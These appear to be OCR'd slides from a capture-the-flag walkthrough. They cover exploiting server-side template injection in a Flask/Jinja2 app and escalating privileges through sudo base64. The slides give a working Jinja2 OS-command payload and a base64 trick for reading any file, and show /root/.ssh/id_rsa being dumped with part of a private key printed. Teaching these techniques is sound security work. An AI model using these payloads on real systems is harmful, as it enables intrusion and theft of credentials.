

Verdejo – SSTi Vulnerability



SSTi (server-side template injection) is a web app vulnerability where the app uses a templating engine to create web page content--

Verdejo – SSTi Vulnerability



But if the app is coded insecurely, a user could inject malicious code into the app to interact with the templating engine to achieve remote code execution on the app

Verdejo – SSTi Vulnerability

A very common way to identify a potential SSTi vulnerability is when we find a webpage which echoes back user input

SSTI1 – SSTi Vulnerability

{{ 7 * 7}}

If we can ID such a webpage, we can confirm the vulnerability by having the app perform math operations

SSTI1 – SSTi Vulnerability

```
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.2.2 Python/3.11.2
< Date: Sun, 13 Jul 2025 17:21:56 GMT
```

To perform a SSTi attack, we need to ID the templating engine used to create the webpage content

SSTI1 – SSTi Vulnerability

```
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.2.2 Python/3.11.2
< Date: Sun, 13 Jul 2025 17:21:56 GMT
```

Werkzeug is used with the Flask web framework, and it is commonly used with the Jinja2 templating engine

SSTI1 – SSTi Vulnerability

```
{{ ''.__class__.__mro__[1]
   .__subclasses__() }}
```

If we supply the above payload and the app doesn't return an error, we can confirm that the app is using the Jinja2 engine

SSTI1 – SSTi Vulnerability

```
{{ lipsum.__globals__["os"].popen
 ('<OS COMMAND HERE>').read() }}
```

The above Jinja2 payload can be used to perform OS commands via the SSTi vulnerability

Privilege Escalation: Sudo Base64

```
User verde may run the following commands
    (root) NOPASSWD: /usr/bin/base64
```

Our current user has Sudo permissions with the Base64 command

Privilege Escalation: Sudo Base64

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

If we use the above payload, we can read any file on the system

Privilege Escalation: Sudo Base64

```
verde@eee491c26281:/home/verde$ sudo base64 /root/.ssh/id_rsa | base64
<de$ sudo base64 /root/.ssh/id_rsa | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAHul0xZQ
r68d1eRBMAoL1IAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDbTQGZZWBB
VRdf31TPoa0wcuFMcqXJhxfX9HqhmcePAyZMxtgChQzYmmzRgkYH6jBTXSnNanTe4A0KME
```

In this case, there is a SSH private key present on the system, which we can use to access the system as the Root user